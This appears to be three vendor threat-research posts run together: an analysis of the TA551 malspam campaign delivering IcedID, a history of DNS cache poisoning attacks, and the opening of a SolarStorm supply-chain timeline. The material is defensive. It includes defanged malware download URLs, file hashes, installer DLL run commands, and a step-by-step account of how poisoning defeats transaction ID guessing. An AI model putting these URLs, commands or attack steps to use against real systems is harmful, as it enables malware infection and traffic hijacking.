TA551 (Shathak) chain of events include 1) malicious email with attachment, 2) attached zip archive, password-protected, 3) extracted Word document, 4) enable macros, 5) HTTP traffic for IcedID installer, 6) installer DLL, 7) HTTPS traffic for IcedID binary, 8) IcedID binary persistent on the infected host, 9) HTTPS post-infection traffic.
Figure 1. Chain of events for TA551 (Shathak) from July through November 2020.

The initial lure is an email spoofing an email chain. These email chains are retrieved from email clients on previously infected hosts. The message has an attached ZIP archive and a message informing the user of a password necessary to open the attachment.

After opening the ZIP archive, the victim finds a Microsoft Word document with macros. If the victim enables macros on a vulnerable Windows computer, the victim’s host retrieves an installer DLL for IcedID malware. This will infect a vulnerable Windows computer. See FIgures 2-7 for a recent example targeting a Japanese-speaking victim.

A malicious email targeting a Japanese-speaking victim on Nov. 4, 2020, including a ZIP archive that leads to an installer DLL for IcedID malware.
Figure 2. An example of TA551 email targeting a Japanese-speaking victim on Nov. 4, 2020.
The screenshot shows a user opening the ZIP archive using the password provided in the malicious email.
Figure 3. Using password from the message to open the ZIP archive.
The Word document retrieved from the malicious ZIP archive contains macros which can harm a vulnerable computer if enabled.
Figure 4. Screenshot of Word document from the ZIP archive.
The screenshot shows traffic from an IcedID infection filtered in Wireshark.
Figure 5. Traffic from an infection filtered in Wireshark.
Files and directories created during the infection process on a Windows host include the inital IcedID DLL, installer DLL, copy of mshta.exe and persistent IcedID DLL. These files and directories are indicated with red arrows in the screenshot.
Figure 6. Files and directories created during the infection process on a Windows host.
The screenshot shows a scheduled task with "multiple triggers defined." This task keeps the IcedID infection persistent on an infected Windows host.
Figure 7. Scheduled task to keep the IcedID infection persistent on an infected Windows host.

TA551 Switches to IcedID

We have a GitHub repository where we track recent TA551 activity. The repository contains information on each wave of attack from TA551 since July 6, 2020. Starting on July 14, 2020, we have only seen IcedID malware from these waves of attack.

Since July 14, 2020, these waves of malspam consistently targeted English-speaking victims until Oct. 27, 2020, when we started seeing Japanese templates for the Word documents. TA551 consistently targeted Japanese-speaking victims from Oct. 27-Nov. 20, 2020. After approximately three weeks of Japanese-focused attacks, TA551 switched back to English-speaking victims starting on Nov. 24, 2020.

Regardless of the targeted group, TA551 continues to push IcedID as its malware payload.

History of TA551

We have traced TA551 as far back as February 2019, and since that time, we have noted the following characteristics:

  • TA551 has distributed different families of malware, including Ursnif (Gozi/ISFB), Valak and IcedID.
  • TA551 malspam spoofs legitimate email chains based on data retrieved from previously infected Windows hosts. It sends copies of these email chains to recipients of the original email chain.
  • The spoofed email includes a short message as the most recent item in the chain. This is a generic statement asking the recipient to open an attached ZIP archive using the supplied password.
  • File names for the ZIP archives use the name of the company being spoofed in the email. For example, if the spoofed sender is someone@companyname.com, the ZIP attachment would be named companyname.zip.
  • In 2020, we also started seeing emails with info.zip or request.zip as the attached ZIP archive names.
  • These password-protected ZIP attachments contain a Word document with macros to install malware.
  • File names for the extracted Word documents follow noticeable patterns that have evolved as this campaign has progressed.
  • URLs generated by the associated Word macros also follow noticeable patterns that have also evolved as this campaign has progressed.

TA551 in 2019

Figure 8 shows the earliest email we can confirm from this campaign, dated Feb. 4, 2019. It targeted an English-speaking recipient and pushed Ursnif malware.

TA551 malspam from February 2019 includes extracted document name: Request11.doc
Figure 8. Example of TA551 malspam from February 2019.

The following files are associated with the above example:

  • SHA256 hash: 3dab8a906b30e1371b9aab1895cd5aef75294b747b7291d5c308bb19fbc5db10
  • File size: 157,696 bytes
  • File name: Request11.doc
  • File description: Word doc with macro for Ursnif (Gozi/ISFB)
  • SHA256 hash: 3afc28d4613e359b2f996b91eeb0bbe1a57c7f42d2d4b18e4bb6aa963f58e3ff
  • File size: 284,160 bytes
  • File location: hxxp://gou20lclair[.]band/xap_102b-AZ1/704e.php?l=zyteb12.gas

File description: Example of Windows EXE retrieved by Word macro – an installer for Ursnif

Figure 9 shows an email from this campaign dated April 2, 2019. It targeted an Italian-speaking recipient and pushed Ursnif malware.

TA551 malspam from April 2019 includes extracted document name: doc_02.04.doc
Figure 9. Example of TA551 malspam from April 2019.

The following files are associated with the above example:

  • SHA256 hash: 582213137bebc93192b0429f6687c859f007ef03e6a4c620eada8d98ca5d76ba
  • File size: 91,136 bytes
  • File name: doc_02.04.doc
  • File description: Word doc with macro for Ursnif
  • SHA256 hash: 8c72d5e5cb81f7a7c2b4881aff3be62cdc09caa52f93f9403166af74891c256e
  • File size: 606,208 bytes
  • File location: hxxp://seauj35ywsg[.]com/2poef1/j.php?l=zepax4.fgs
  • File description: Example of Windows EXE to install Ursnif retrieved by a macro associated with this wave of Word documents

Figure 10 shows an email from this campaign dated Oct. 30, 2019. It targeted a German-speaking recipient and pushed Ursnif malware.

TA551 malspam from October 2019 includes extracted document name: info_10_30.doc
Figure 10. Example of TA551 malspam from October 2019.

The following files are associated with the above example:

  • SHA256 hash: 10ed909ab789f2a83e4c6590da64a6bdeb245ec9189d038a8887df0dae46df2a
  • File size: 269,312 bytes
  • File name: info_10_30.doc
  • File description: Word doc with macro for Ursnif
  • SHA256 hash: 9e5008090eaf25c0fe58e220e7a1276e5501279da4bb782f92c90f465f4838cc
  • File size: 300,032 bytes
  • File location: hxxp://onialisati[.]com/deamie/ovidel.php?l=brelry2.cab
  • File description: Example of Windows EXE retrieved by Word macro – an installer for Ursnif

Note how the URL from the above example ends in .cab. This pattern was fairly consistent for URLs generated by macros from TA551 Word docs until late October 2020.

Figure 11 shows an email from this campaign dated Dec. 17, 2019. It targeted a Japanese-speaking recipient and pushed Ursnif malware.

TA551 malspam from December 2019 includes extracted document name: info_12_18.doc
Figure 11. Example of TA551 malspam from December 2019.

The following files are associated with the above example:

  • SHA256 hash: 3b28f3b1b589c9a92940999000aa4a01048f2370d03c4da0045aabf61f9e4bb6
  • File size: 101,528 bytes
  • File name: info_12_18.doc
  • File description: Word doc with macro for Ursnif
  • SHA256 hash: 3a22d206858773b45b56fc53bed5ee4bb8982bb1147aad9c2a7c57ef6c099512
  • File size: 1,650,176 bytes
  • File location: hxxp://vestcheasy[.]com/koorsh/soogar.php?l=weecum5.cab
  • File description: Example of Windows EXE retrieved by Word macro – an installer for Ursnif

Note that Ursnif-infected hosts occasionally retrieve follow-up malware. For example, on Dec. 19, 2019, a Windows host infected with Ursnif by way of TA551 was also infected with IcedID and Valak as follow-up malware.

TA551 in 2020

Figure 12 shows an email from TA551 dated March 26, 2020. It targeted a German-speaking recipient and pushed ZLoader (Silent Night) malware.

TA551 malspam from March 2020 includes extracted document name: information_03.26.doc
Figure 12. Example of TA551 malspam from March 2020.

The following files are associated with the above example:

  • SHA256 hash: 62ecc8950e8be104e250304fdc32748fcadaeaa677f7c066be1baa17f940eda8
  • File size: 127,757 bytes
  • File name: information_03.26.doc
  • File description: Word doc with macro for ZLoader (Silent Night)
  • SHA256 hash: 9b281a8220a6098fefe1abd6de4fc126fddfa4f08ed1b90d15c9e0514d77e166
  • File size: 486,400 bytes
  • File location: hxxp://x0fopmxsq5y2oqud[.]com/kundru/targen.php?l=swep7.cab
  • File description: Windows DLL for ZLoader retrieved by Word macro

Figure 13 shows an email from this campaign dated April 28, 2020. It targeted an English-speaking recipient and pushed Valak malware.

TA551 malspam from April 2020 includes document names such as: docs,04.20.doc, inquiry_04.20.doc, files 04.28.2020.doc, legal paper,04.20.doc, certificate,04.28.2020.doc, specifics-04.20.doc
Figure 13. Example of TA551 malspam from April 2020.

The following files are associated with the above example:

  • SHA256 hash: bd58160966981dd4b04af8530e3320edbddfc2b83a82b47a76f347d0fb4ca93a
  • File size: 61,233 bytes
  • File name: docs,04.20.doc
  • File description: Word doc with macro for Valak
  • SHA256 hash: 9ce4835ef1842b7407b3c8777a6495ceb1b69dac0c13f7059c2fec1b2c209cb1
  • File size: 418,816 bytes
  • File location: hxxp://qut6oga5219bf00e[.]com/we20lo85/aio0i32p.php?l=nok4.cab
  • File description: Example of Windows DLL retrieved by Word macro -- an installer for Valak

At this point, the document names had changed format. This is when we started seeing several different names for the extracted Word documents from each day of attack.

Figure 14 shows an email from this campaign dated May 22, 2020. It targeted an English-speaking recipient and pushed Valak malware.

Malspam from May 2020 includes document names such as: input_05.20.doc, document_05.20.doc, deed contract 05.20.doc, contract_05.22.2020.doc, prescribe-05.22.2020.doc, command-05.22.2020.doc
Figure 14. Example of TA551 malspam from May 2020.

The following files are associated with the above example:

  • SHA256 hash: 3562023ab563fc12d17981a1328f22a3d3e4c358535b9a0c28173a6e4ad869ba
  • File size: 74,338 bytes
  • File name: file_05.20.doc
  • File description: Word doc with macro for Valak
  • SHA256 hash: 4468edc18de42e61b64441c75aedcb15d553410d473e77fc8ae31b358acd506a
  • File size: 184,832 bytes
  • File location: hxxp://s6oo5atdgmtceep8on[.]com/urvave/cennc.php?l=haao1.cab
  • File description: Example of Windows DLL retrieved by Word macro -- an installer for Valak

By this time, the password format for ZIP attachments changed to three digits followed by two letters, and the template style had also been updated.

We continued to see Valak pushed by TA551 through early July 2020. Of note, Valak is a malware downloader, and we frequently saw IcedID as follow-up malware from these infections.

However, by mid-July 2020, TA551 started pushing IcedID directly from the Word document macros.

Recent Developments

In recent weeks, TA551 has changed traffic patterns. For several months prior to Oct. 19, 2020, URLs generated by Word macros to retrieve installer binaries followed a noticeable pattern. This pattern includes:

  • .php?l= in the URL path
  • URLs end with .cab

Since Oct. 20, 2020, these patterns have changed dramatically. Table 1 shows the changes starting in October.


Date URL example
2020-10-14 GET /docat/hyra.php?l=dybe18.cab
2020-10-16 GET /muty/sohaq.php?l=tali18.cab
2020-10-19 GET /biwe_zibofyra/ripy_lani.php?l=qedux18.cab
2020-10-20 GET /_bxlzcpjlmpxlkzblf_zhlsplspz/wtlmwrqnnxfwgzzlkvzdbvnp_mphdqpggxfljvffj_.php?l=chfon4.ppt&lhe=hcqjvtfezhsogtrdxdfs
2020-10-27 GET /update/qqOQccpolFmwCmTnTmURcfZPByI_lqzPNvPfTfvLQjqdJtpOYeWT/WRFlVYjJTKqWAf_KhCjsSselY/tbqxj12
2020-10-28 GET /update/djMqKxc_BZCF_BJlRmjKmdcihghiSj/wJuzcnBhc/MD/qE_ZWFKbwfWZMCCWgfHU_DNxAcBRlHncRHr/csyj9
2020-10-29 GET /update/XTZrbyvClXzcfZcJGZSmDWBthSBXjRKw/chti6
2020-11-03 GET /update/VvZWoYOIotoWV_KUywQtEUVUPjvNYMYYnLnvWWOLA/fZcXYRwGyzMRZcvzHZrDe/gzlov4
2020-11-04 GET /update/JvYqBVMJCxSDX/nNBk/XhEfjPMvaV_dDFlXqGZNCDTLhTXlPWxEsGjTdzfQBUZCvkBqWOgjo/xrei12
2020-11-05 GET /update/jcja/yCGHnwRmyMVTeCqljgln/JTHBIgVESrNVdrgJMGGNdiqqGxCNACjXDBjkMJKFPKvJNYXFVbcxYvbS/iuyala13
2020-11-19 GET /share/ZSzE0sjR23GkF3VwZi_nqFH2B5lqPUVKxwNC/ahtap3
2020-11-24 GET /share/kvNqzh1tF4Y8zyxtL/HQpK6K42Wr8SP9PLJSqxc5h/ROwPcKsG/dbULREqlb1Kj0_RRT/Dfnj/lxnt10

Table 1. URL patterns generated by macros from Word docs distributed by TA551.

By Oct. 27, 2020, URLs generated by TA551 macros include English terms like update or share at the beginning of the HTTP GET request. These URLs end with a series of four to six lowercase English letters followed by a number as low as 1 to as high as 18. These URLs are not consistent in length, and they can be very short or very long.

Since November 2020, we have also noticed minor changes in artifacts generated during IcedID infections, including those outside of the TA551 campaign.

For example, through early November 2020, IcedID DLLs created by installer DLLs were initially saved to the victim’s AppData\Local\Temp directory, and the file name started with a tilde (~) and ended with .dll as illustrated earlier in Figure 6. In November 2020, we started to see a change: the initial IcedID DLLs saved to the victim’s AppData\Local directory with a file name ending in .dat as shown in Figure 15.

In Nov. 24, 2020, artifacts from an IcedID infection included files and directories such as: initial IcedID DLL, persistent IcedID DLL, PNG image with encoded data used to create initial IcedID DLL, installer DLL retrieved by Word macro, PNG image with encoded data seen after initial IcedID is run. Red arrows indicate these files and directories in the screenshot.
Figure 15. Artifacts seen from a TA551 IcedID infection on Nov. 24, 2020.

These changes may be an effort by malware developers to evade detection. At the very least, they might confuse someone conducting forensic analysis on an infected host.

Such changes are commonly seen in malware families as they evolve over time. We can expect to see more changes with IcedID malware and the TA551 campaign during the coming months.

Finally, the run method for installer DLLs retrieved by TA551 Word macros changed during November 2020:

  • Old method: regsvr32.exe [installer DLL filename]
  • New method: rundll32.exe [installer DLL filename],ShowDialogA -r

However, up-to-date information is necessary to ensure proper detection for a constantly-evolving campaign like TA551.

Conclusion

TA551 has evolved since we last reviewed this threat actor deploying Valak malware in July 2020. We frequently saw IcedID as follow-up malware in previous months from Valak and Ursnif infections installed by TA551. This threat actor appears to have eliminated malware downloaders like Valak and Ursnif and is now deploying IcedID directly.

Although TA551 has settled on IcedID as its malware payload, we continue to see changes in traffic patterns and infection artifacts as this campaign evolves.

Organizations with adequate spam filtering, proper system administration and up-to-date Windows hosts have a much lower risk of infection. Palo Alto Networks Next-Generation Firewall customers are further protected from this threat with the Threat Prevention security subscription, which detects the malware. AutoFocus customers can track this activity using the TA551 and IcedID tags.

Indicators of Compromise

This GitHub repository currently has more than 50 text files containing various indicators associated with TA551 from mid-July 2020-November 2020. Each text file represents a specific day the campaign was active, and it contains SHA256 hashes, document names, associated URLs and other related data, some of which we’ve also shared through our Twitter handle @Unit42_Intel.

The History of DNS Vulnerabilities and the Cloud

Introduction

Every now and then, a new domain name system (DNS) vulnerability that puts billions of devices around the world at risk is discovered. DNS vulnerabilities are usually critical. Just imagine that you browse to your bank account website, but instead of returning the IP address of your bank website, your DNS resolver gives you the address of an attacker’s website. That website looks exactly the same as the bank’s website. Not only that, but even if you take a look at the URL bar, you won’t see anything wrong because your browser actually thinks this is the website of your bank. This is an example of DNS cache poisoning.

In this article, I will explain what DNS is as well as review the history of DNS cache poisoning vulnerabilities, from past vulnerabilities to more advanced ones that were discovered in recent years.

The vulnerabilities I chose to cover are the bread and butter of almost all DNS cache poisoning attacks that took place in the last 20 years.

Palo Alto Networks customers are protected from the attacks outlined in this blog in a variety of ways: Next-Generation Firewalls with a DNS Security Service subscription and Prisma Cloud.

What is a DNS?

The domain name system is a hierarchical and decentralized naming system for computers, services or other resources connected to the internet (or a private network). It associates various information with domain names assigned to each of the participating entities.

In simple terms, DNS is a protocol that is mostly used to convert a name into an IP address. When one browses http://www.example.com, the www.example.com domain name is being translated to the actual IP address, for example, 93.184.216.34.

What is a DNS Server?

DNS servers, usually referred to as name servers, are devices or programs that provide DNS resolution. DNS clients, which are built into most desktop and mobile operating systems, interact with DNS servers in order to translate names to IP addresses.

It is important to remember that eventually there are only two types of servers: an authoritative name server and a recursive name server. The authoritative name server is the name server that is in charge of the domain – the last in the chain. Everything that isn’t an authoritative name server is a recursive one. For example, routers’ DNS servers, ISPs’ DNS servers and Kubernetes clusters’ DNS servers are all recursive name servers. All those recursive servers behave the same way. Eventually, after some recursions, they contact the authoritative name server of the desired domain (there are servers that perform functions of both authoritative and recursive name servers, which we will not discuss in this blog).

How Does It Work?

This illustration of the DNS protocol shows the flow of requests from a device to the router's resolver to the root server, TLD server and authoritative server for the requested website.
Figure 1. How the DNS protocol works.


A DNS resolver is the lowest node in the DNS hierarchy – the one in your Kubernetes cluster, for example. The basic idea of how DNS works is that when a DNS resolver is being asked about a domain it doesn’t know, it starts by asking the DNS root server. Root servers are the highest nodes in the hierarchy and their addresses are hardcoded in the resolver. The root server answers with a list of addresses for the relevant top-level domain' (TLD) DNS servers, which are in charge of the relevant DNS zone (.com, .net, .etc). The TLD server answers with the address of the next, hierarchically lower server, and so on, until an authoritative server is reached.

DNS in the Cloud

Cloud computing skyrocketed in popularity in recent years. The way cloud products implement DNS might not be intuitive in some cases. Virtual machines in the cloud are pretty straightforward. The DNS resolver is determined by the virtual machine’s operating system. If using Windows, then Windows has its built-in DNS resolver. If using Linux, then it is distribution-dependent.

But what about other cloud products like Kubernetes? Unlike simple virtual machines, Kubernetes uses a custom virtual machine for its nodes, one that doesn’t come with a built-in DNS resolver.

Each Kubernetes cluster also contains a special containerized DNS resolver. All the applications in the cluster forward their DNS requests to this containerized DNS resolver, which handles them.

In the past, up to version 1.10 of Kubernetes, it used to be kube-dns, a package of applications for handling, caching and forwarding DNS requests. The core application in kube-dns was dnsmasq. dnsmasq is a lightweight, easy-to-configure DNS forwarder, designed to provide DNS services to a small-scale network. Since then, Kubernetes moved to CoreDNS, which is an open source DNS server written in Go. CoreDNS is a fast and flexible DNS server.

Cache

Cache is a hardware or software component that stores data, so that future requests for that data can be served faster. It is a very important feature in DNS servers. DNS servers use cache to store previously translated names.

For example, if client C tried to access www.example.com and the name server resolved www.example.com to 93.184.216.34, it will save that IP address of www.example.com for an arbitrary amount of time so the next DNS client that contacts it to try to resolve this name will be answered immediately from the cache.

What Is DNS Cache Poisoning?

DNS cache poisoning is a type of attack on DNS servers that eventually ends with the server saving an attacker’s controlled IP address for a non-attacker’s controlled domain.

For example, an attacker manages to trick a DNS server into saving the www.example.com IP address as 13.37.13.37, which is an evil IP address that the attacker controls, instead of the actual real IP address.

From this point onwards, and until the cached IP address is timed out, every DNS client that tries to resolve www.example.com will be “redirected” to the attacker’s website.

Past DNS Vulnerabilities

No Mitigations

There were many DNS attacks that were discovered in the last 20 years. I will describe DNS cache poisoning, also known as DNS spoofing, the most widely known DNS attack.

So how does DNS cache poisoning work?

As explained above, it takes some time for the resolver to resolve the IP address of a domain. It usually needs to contact multiple servers before getting to the authoritative one. Attackers can abuse this period of time to send fake answers to the resolver.

This attack is possible in the following scenarios, all of which result in an attacker being able to send packets to the resolver:

  • A resolver that leaves its listening port open to the internet.
  • An attacker that manages to get control of an endpoint in the internal network.
  • A client in the internal network that browses to an attacker controlled website.

For example, let’s assume that an attacker penetrated one of the endpoints in the internal network and is now looking to poison the local resolver’s cache. It is important to note that this attack can be implemented, in the exact same way, on more critical resolvers such as an ISP’s resolver.

The client visits www.example.com and the domain is missing from the resolver cache, so it initiates the process described above to resolve the address of the domain. In the meantime, the attacker sends an answer packet to the resolver with a fake IP address, faking the DNS server answer. This is the basic idea of the attack, but there are a few mitigations. These include transaction ID and source port randomization.

DNS uses something called transaction ID (TXID) to match each response to the correct request. An attacker has to supply a response with the correct transaction ID or the DNS server will just drop the packets. When this mechanism was invented, many years ago, it wasn’t intended to be a security feature, but simply a way to match responses to requests. Before DNS vulnerabilities were discovered, DNS used an ascending index as the transaction ID. It was simple for an attacker to guess that number.

DNS vulnerabilities open the DNS protocol to DNS cache poisoning attacks, such as the attack illustrated here. Here, the attacker interferes with the router's resolver to feed it a fake IP address to use to resolve a requested domain.
Figure 2. A DNS cache poisoning attack.

An attacker would have had to buy a domain and configure their own controlled DNS server. Next, the attacker would ask the resolver in the local network about their own domain. The local resolver would forward the request up the hierarchical DNS ladder until it reached a DNS server that knew the attacker’s controlled DNS server. At this point, the original DNS request (the one that the attacker issued from the internal network) would get to the attacker’s controlled DNS server, thus revealing the transaction ID to the attacker.

Using the transaction ID the attacker discovered earlier, they would have a good idea of the transaction ID needed for the fake response to be accepted. In such a case, an attacker could send multiple fake responses with multiple transaction IDs to make sure one of them was the correct one. Then, all there is left for an attacker to do is issue a DNS request for a domain that is not in the local DNS resolver’s cache and immediately send fake responses using the transaction ID for that domain.

The local resolver would get the response with the correct transaction ID, drop the others and cache the address. From now on, and for an arbitrary amount of time, any local client that would have visited that domain would be directed to the attacker’s website.

New Mitigations

The obvious mitigation, which was implemented, was to randomize the transaction ID for each request (instead of using an ascending counter). This mitigation made the attack much harder to execute. How much harder? Well, MAX_SIZE_OF_QUERY_ID harder. Transaction ID is 16 bits, so that mitigation made the attack 65,536 times harder than before. Not bad – but not bulletproof either.

Round Two, Fight!

Those mitigations held off attackers for quite some time, but eventually the internet caught up. While a 16-bits randomization key is quite large, it isn’t nearly large enough. Let's do the math.

For the following calculation, we need to put down some data:

  • Size of a typical DNS response: 100 bytes = 800 bits
  • Bandwidth of the attacker: 1 Megabits per second = 1,000,000 bits
  • Time it takes for a legitimate response to get back to the resolver: two seconds

(A side note about the two seconds: Nowadays, with modern internet connection, it obviously takes less than two seconds to fulfill a DNS request, even for domains that aren’t cached. But as I picked a latency for the sake of example, I also chose an internet speed from the past: 1 Megabits per second.)

There are 65,536 possible transaction IDs, and we have a window of two seconds to send a response with the correct one for a successful attack. In order to calculate our success rate per attack, we need to figure out how many response packets an attacker can dispatch before the actual legitimate response arrives at the resolver. This is easy to calculate: the bandwidth divided by the size of the packet multiplied by the time.

With 1 Mbit/s bandwidth, an attacker can send up to 1,000,000/800 = 1,250 response packets in a second, meaning 2,500 in the two-second window the attacker has. The amount of tries needed to achieve a likely attack, meaning at least 50% success rate with a 1 Mbit/s bandwidth, is about 18 tries.

(You can view the complete calculation here: 1,000,000 is the amount of bits we can send in a second with our 1 Mbits\s connection. We divide that by 800, which is the size of a DNS response that yields the amount of responses we can send in a second. We multiply that by 2 because of the 2-second window. We then divide that by 2 to the power of 16, which is the size of the transaction ID field. That is the success rate of a single attack. In order to achieve a successful attack we need that in x attempts, one of the attempts will be successful. Our x attempts are called an “experiment”, and the set of all possible outcomes of that experiment is called a sample space (Ω). The chance of hitting anything in the sample space is obviously 100% (this is the outer 1 in the equation). In order to get the chance of a likely attack, we need to take the entire sample space and subtract from that anything that is not “succeeding in at least a single attack” which is another way to say failing in all x attempts. Failing in a single attempt is “everything (1) minus succeeding in a single attempt” which is exactly 1 minus success rate. We then tell Wolfram Alpha that we are looking for an x that will result in this equation in a number bigger than 0.5, which is 50%.)

In other words, with only 18 tries, an attacker with 1 Mbit/s bandwidth could achieve a success rate that is bigger than 50% with this attack after the mitigations. This is how easy it was to craft this devastating attack back in the day.

More Mitigations

At first, it might seem odd that such a weak mitigation was chosen, but it is important to remember that it was simply impossible to completely reinvent the DNS protocol. It would have broken the internet. Just think of all the devices out there that have a built-in resolver. They would have completely stopped working. But something more had to be done. As demonstrated, transaction ID mitigation was weak.

So the same mitigation was used, this time with the source port. Each DNS request from a DNS client, resolver or name server comes out from a source port. That port wasn’t randomized prior to this mitigation.

The source port is a 16 bits number, same as the transaction ID, and it was there for functionality only. For example, a resolver might try to use port 10650, and if that was in use from a previous request, it would try to use 10651 and so on. Of course, not all 16 bits were available, as there are constant ports for other uses.

The source port, combined with the transaction ID, are used together as a key for DNS communication – a 32 bits key. Remember that, as it will be important in the attacks I will further discuss. Those extra 16 bits reduced the probability of a successful attack drastically.

Before, with a 1 Mbit/s bandwidth, we had a success rate of 3.8% (You can view the relevant calculation in Wolfram Alpha). With the source port mitigation, with the same data as before, the probability of successful attack is 0.00005821%. The number of attempts are needed to achieve the same likely successful attack as before is 1,190,820. That makes the success of the attack not reliable enough – and indeed, the source port randomization put an end to most DNS cache poisoning attacks.

More Advanced Vulnerabilities

So far, we have focused on poisoning the cache of a single DNS record, “www.example.com is at 93.184.216.34”, also known as an A record. We were poisoning the record at the victim’s own DNS server, like a router or a Kubernetes cluster. In this approach, we work hard on a difficult attack to poison a single domain. We could do better.

In 2008, security researcher Dan Kaminsky discovered a better approach that's drastically more effective than what we have discussed so far in this blog. This vulnerability caused quite a furor in the security community. The general execution method is quite similar to what we discussed so far, meaning we still need to guess the transaction ID and the source port. The probability of succeeding in that is pretty much the same, but in Kaminsky’s method, we could have poisoned a lot more than a single record if we had succeeded.

NS Record

As the name suggests, a name server (NS) record is a DNS record that indicates which DNS server is authoritative for a domain, meaning which server contains the actual IP address of a domain. In our example earlier, the NS record for example.com would be a server that holds the addresses of www.example.com, email.example.com and any ?.example.com.

The attacker’s goal here is to poison the victim’s resolver in such a way that when the victim tries to access www.example.com, email.example.com or any ?.example.com, the resolver will forward the request to the attacker’s name server instead of the example.com name server.

This way, the attacker controls every access to every single subdomain of example.com instead of just www as before.

But How?

Surprisingly, the attack is very similar to the previous attacks that we’ve described in this blog, but instead of poisoning the cache of the resolver with an A record, an attacker will attempt to poison the cache with an NS record.

An attacker would first configure a name server for the domain they want to poison. There is nothing stopping anybody from configuring their own name server to be authoritative for any domain. However, it would ordinarily be pointless as no other server would point to it.

More advanced DNS vulnerabilities open the way to an entire zone poisoning attack, such as the one illustrated here. Here, the attacker poisons not just a single record but an NS record, which creates a much larger effect.
Figure 3. An entire zone poisoning attack.

The attacker would then proceed to issue a DNS request for the subdomain of the zone they want to poison. It would have to be a domain that isn’t cached, so they would know for sure the resolver will forward the request to a root server. Not only that, but the NS record of that domain in our example, the authoritative name server of example.com, shouldn’t be cached either. If it were cached, the resolver would simply forward the request to that authoritative name server directly, without even forwarding the request to the root server.

After the attacker makes the victim’s resolver forward their request to the root server, the root server will usually answer with an NS record, which is roughly equivalent to saying, “I don't know the answer, but you can ask this server over there. Here is its IP address.”

This is the tricky part. To succeed in the attack, the attacker now needs to outperform the root server and deliver the poisonous response before the root server’s response is sent. This is achieved by sending large amounts of responses with an NS record of the desired domain. Don’t forget the attacker needs to guess the transaction ID (and possibly the source port, too).

Each NS answer comes with a “glue” record, which is the actual IP address of the name server. If it was any other way, the requesting server wouldn't know where to find the name server. The resolver receives this glue record, caches it and contacts the name server that the glue points to in order to get the address of the requested domain.

If the attack succeeds, from now on, each request to the resolver for any domain that is uncached under the poisoned domain zone (example.com in www.example.com) would arrive at the attacker’s name server.

Applications

With this advanced attack, an attacker can poison a large amount of domains at the same time. Theoretically, an attacker could even poison the entire .com zone.

While poisoning a zone as big as .com would be challenging, there have been cases where an attacker actually managed to poison an entire cache. Some examples:

Hundreds of such attacks take place every year.

Mitigations

No actual new mitigations took place, as this attack was already nearly impossible to execute with the transaction ID and port randomization mitigations that were already used. But if an attacker managed to overcome those mitigations, using this attack instead of the “regular” single A record attack would be much more severe.

In the same way as before, using transaction ID and port randomization together to create a key large enough to be too hard for an attacker to guess mitigates the attack.

Recent Vulnerabilities

Even if the DNS protocol is considered secure, developers could fail to implement it securely.

For example, there is a common misconception that randomization functions should be unpredictable, so they can be used to generate cryptographic keys. However, those functions are not meant to be used for cryptography or security. Unfortunately, misuse of randomization functions frequently happen in the case of DNS implementations.

This happened with the function that was used to randomize the transaction ID in CoreDNS, just two years ago. The developers chose to use math.rand, which is a non-cryptographically secure pseudorandom number generator in Golang. This was a big problem. If an attacker could predict the transaction ID, they would absolutely be able to poison CoreDNS’s cache as described earlier in this blog. It means that every application that used CoreDNS as its DNS resolver would have been vulnerable to malicious DNS records. In other words, because CoreDNS is mainly used for Kubernetes, every single application in every single node in the entire cluster would have been vulnerable to this attack.

Another example is a new technique that was discovered just a few weeks ago, which uses the Internet Control Message Protocol (ICMP) to pinpoint which ports are closed on a server, thus revealing which ports are actually open. This, used in a DNS attack, can drastically reduce the number of ports an attacker needs to guess, reducing the effectiveness of the port randomization mitigation explained earlier.

And of course, there are also typical non cache-related vulnerabilities like buffer overflows. dnsmasq is a common DNS resolver used in many Linux distributions and routers, and was even used in early versions of Kubernetes. In recent years, dnsmasq was found vulnerable to numerous memory flaws that could lead to denial of service (DoS), remote code execution (RCE) and more.

Conclusion

The DNS attacks described in this blog could be devastating if successful. Thanks to modern mitigations, an attacker is unlikely to pull off a DNS poisoning attack, unless combined with any other vulnerability in resolver applications. Unfortunately, such vulnerabilities are frequently found to this day.

Over the years, researchers discovered techniques to overcome some of the mitigations we discussed in this blog, for instance, user datagram protocol (UDP) fragmentation.

Despite that, with secured browsing and certificates usage nowadays, even if an attacker manages to poison a DNS server for a domain, it is most likely that the browser’s victim won’t load the page because the certificates won’t match. But the technique can still be used for enormous DoS attacks by poisoning an ISP’s DNS resolver and forwarding requests to a non-existent IP address.

Palo Alto Networks customers are protected from the attacks outlined in this blog in a variety of ways. Palo Alto Networks Next-Generation Firewalls can block DNS attacks by detecting suspicious DNS queries and anomalous DNS responses. Attacks related to exhaustion or high quantities of traffic are handled with DoS or zone protection profiles that are built into the firewall. These protections are in addition to coverage of DNS threats and indicators through DNS Security Service.

Furthermore, Prisma Cloud can protect your clusters by alerting about outdated and vulnerable components, as well as misconfigured applications in your cloud. Most of the attacks described in this blog require a breach in the internal network of the cluster to be able to send malicious packets to the DNS server from the inside. Such breaches almost always happen by exploiting outdated and misconfigured applications.


SolarStorm Supply Chain Attack Timeline

Executive Summary

On Dec. 13, the cyber community became aware of one of the most significant cybersecurity events of our time, impacting both commercial and government organizations around the world. The event was a supply chain attack on SolarWinds OrionⓇ software conducted by suspected nation-state operators that we are tracking as SolarStorm. Unit 42 was able to connect this event back to an attack we successfully prevented earlier this year. On Dec. 18, we launched a SolarStorm Rapid Assessment program resulting in more than 600 companies requesting this service within the first four days.

While this is not the first software supply chain compromise, it may be the most notable, as the attacker was trying to gain widespread, persistent access to a number of critical networks. Given the importance of the event, we are publishing a timeline of the attack based on our extensive research into the information available to us and our direct experience defending against this threat. We believe this will be invaluable to cybersecurity professionals in the industry responding to this attack, as well as to other researchers piecing together the event details. And as we learn that this threat actor used additional attack vectors, we urge everyone to share what they know about this attack so that we as a cybersecurity community get a complete picture of it as quickly as possible.

It is important to note that we do not have complete knowledge of when the planning and execution of this campaign began. We do, however, have evidence that SolarStorm command and control (C2) infrastructure was set up as early as August 2019. The first modified SolarWinds software was released in October 2019, and the earliest related Cobalt Strike payload we’ve identified was generated using Cobalt Strike 4.0, which was built in December 2019. We do not know when SolarStorm first compromised the SolarWinds software supply chain or the method by which they accomplished this task.

Additionally, multiple reports indicate that SolarStorm employed additional initial access vectors beyond the compromised SolarWinds software. We are tracking these reports but have not confirmed other techniques used to obtain initial access to networks at this time. Of course, we should expect that an adversary with the capability to execute this campaign could have used many additional means to accomplish their goal.

Those seeking details on how Palo Alto Networks is protecting its customers from this threat, please read our Threat Brief on SolarStorm and SUNBURST containing those details, which is being updated as new information comes to light. The SolarStorm ATOM is also being updated as new details emerge.

